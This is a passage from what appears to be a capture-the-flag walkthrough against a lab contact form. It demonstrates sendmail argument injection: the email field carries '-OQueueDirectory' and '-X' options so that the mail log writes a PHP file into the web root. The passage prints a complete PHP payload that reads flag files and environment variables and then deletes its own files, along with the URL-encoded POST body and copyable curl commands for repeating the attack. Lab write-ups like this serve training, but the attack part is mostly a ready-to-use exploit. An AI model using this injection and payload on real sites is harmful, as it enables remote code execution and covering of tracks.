
Caido 33: Sent 17*19; got 323 back. That is the execution check.
Step 6: One Objective Read, Then Stop
After PHP execution was already proven, a final path was checked with GET. It returned 404 before the last form submission.
GET /perfumer_caido_4d18_objective.php HTTP/1.1
Host: <CAIDO_LAB_HOST>
Caido 34: The final path is not an old file.

Caido 35: The route is recorded before the write.

Caido 36: The response is 404.
Here is the PHP logic used in the Caido run. It checks only two named environment variables and four named file paths, prints the first complete WebVerse flag, then attempts to delete its own test files. The readable script explains the payload; the form carried the URL-encoded body in the next block.
Caido objective PHP payload
<?php
$v = [getenv('FLAG'), getenv('WEBVERSE_FLAG')];
foreach (['/flag', '/flag.txt', '/var/www/html/flag.txt', '/var/www/flag.txt'] as $p) {
    if (is_file($p)) {
        $v[] = @file_get_contents($p);
    }
}
foreach ($v as $s) {
    if (is_string($s) && preg_match('~WEBVERSE[{][^}]+[}]~', $s, $m)) {
        echo $m[0];
        break;
    }
}
foreach (['perfumer_caido_4d18_probe.php', 'perfumer_caido_4d18_q1.txt', 'perfumer_caido_4d18_a1.txt'] as $n) {
    @unlink(__DIR__ . '/' . $n);
}
@unlink(__FILE__);
?>
Caido objective POST body
name=Lab+Test&email=tester%40example.invalid+-OQueueDirectory%3D%2Ftmp+-X%2Fvar%2Fwww%2Fhtml%2Fperfumer_caido_4d18_objective.php&subject=Website+enquiry&message=%3C%3Fphp+%24v%3D%5Bgetenv%28%27FLAG%27%29%2Cgetenv%28%27WEBVERSE_FLAG%27%29%5D%3B+foreach%28%5B%27%2Fflag%27%2C%27%2Fflag.txt%27%2C%27%2Fvar%2Fwww%2Fhtml%2Fflag.txt%27%2C%27%2Fvar%2Fwww%2Fflag.txt%27%5D+as+%24p%29%7Bif%28is_file%28%24p%29%29%7B%24v%5B%5D%3D%40file_get_contents%28%24p%29%3B%7D%7D+foreach%28%24v+as+%24s%29%7Bif%28is_string%28%24s%29%26%26preg_match%28%27~WEBVERSE%5B%7B%5D%5B%5E%7D%5D%2B%5B%7D%5D~%27%2C%24s%2C%24m%29%29%7Becho+%24m%5B0%5D%3Bbreak%3B%7D%7D+foreach%28%5B%27perfumer_caido_4d18_probe.php%27%2C%27perfumer_caido_4d18_q1.txt%27%2C%27perfumer_caido_4d18_a1.txt%27%5D+as+%24n%29%7B%40unlink%28__DIR__.%27%2F%27.%24n%29%3B%7D+%40unlink%28__FILE__%29%3B+%3F%3E
POST /contact.php HTTP/1.1
Host: <CAIDO_LAB_HOST>
Content-Type: application/x-www-form-urlencoded

<COPY THE COMPLETE BODY FROM THE EXPANDABLE BLOCK ABOVE>
For another instance, replace the perfumer_caido_4d18_ file prefix throughout the path and cleanup list with your own unique prefix, then URL-encode the four form fields again. Do not keep an old host or reuse a file that already exists. In Caido Replay, adjust Content-Length to match the new body or let the client recalculate it.

Caido 37: You can see the email option, target .php path, and encoded PHP message. The browser cookie is redacted.

Caido 38: Still the generic success page. Flag proof comes from the readback.
GET /perfumer_caido_4d18_objective.php HTTP/1.1
Host: <CAIDO_LAB_HOST>

Caido 39: Browser readback shows the mail transcript and redacted final value together.

Caido 40: One GET requests the previously missing objective file.

Caido 41: A 200 response contains one complete WEBVERSE{REDACTED} result. Its literal value is hidden; the route, response shape, and transcript context remain visible.

Caido 42: WebVerse accepted the objective. No further Caido target request was made after the first complete value.
5. Terminal/CLI Reproduction
For Terminal, I started another fresh instance. Screenshots show its host from 16 September; copyable commands use LAB_HOST so you can supply your own. This run used direct curl commands, not a separate Python or shell script. First set the variable in Bash or zsh:
LAB_HOST='<YOUR_FRESH_PERFUMER_HOST>'
Enter only the hostname, without https:// or a path. This run’s file prefix was perfumer_terminal_b37a. For a new run, choose another unique prefix and keep it consistent in the -X path, GET route, and final cleanup list.
Step 1: Find the Same Form on a Fresh Host
curl -i -sS "https://${LAB_HOST}/"

Terminal 1: Fresh root: 200 with a /contact.php link, on a separate host from Caido.
curl -i -sS "https://${LAB_HOST}/contact.php" \
  | grep -E 'HTTP/|<form|name="name"|name="email"|name="subject"|name="message"|<textarea|type="submit"'

Terminal 2: The contact form has the same four fields. A separate footer subscription form also appears in the output; it was not tested.
Step 2: Record the Normal POST
curl -i -sS -X POST "https://${LAB_HOST}/contact.php" \
  --data-urlencode 'name=Lab Test' \
  --data-urlencode 'email=tester@example.invalid' \
  --data-urlencode 'subject=Website enquiry' \
  --data-urlencode 'message=Perfumer terminal baseline.'

Terminal 3: Normal POST returns HTTP/2 200 and the same thank-you page. That does not confirm mail delivery.
Step 3: First -X File and Its Queue Error
Before changing the form submission, I checked a new path and got 404.
curl -i -sS "https://${LAB_HOST}/perfumer_terminal_b37a_a1.txt"
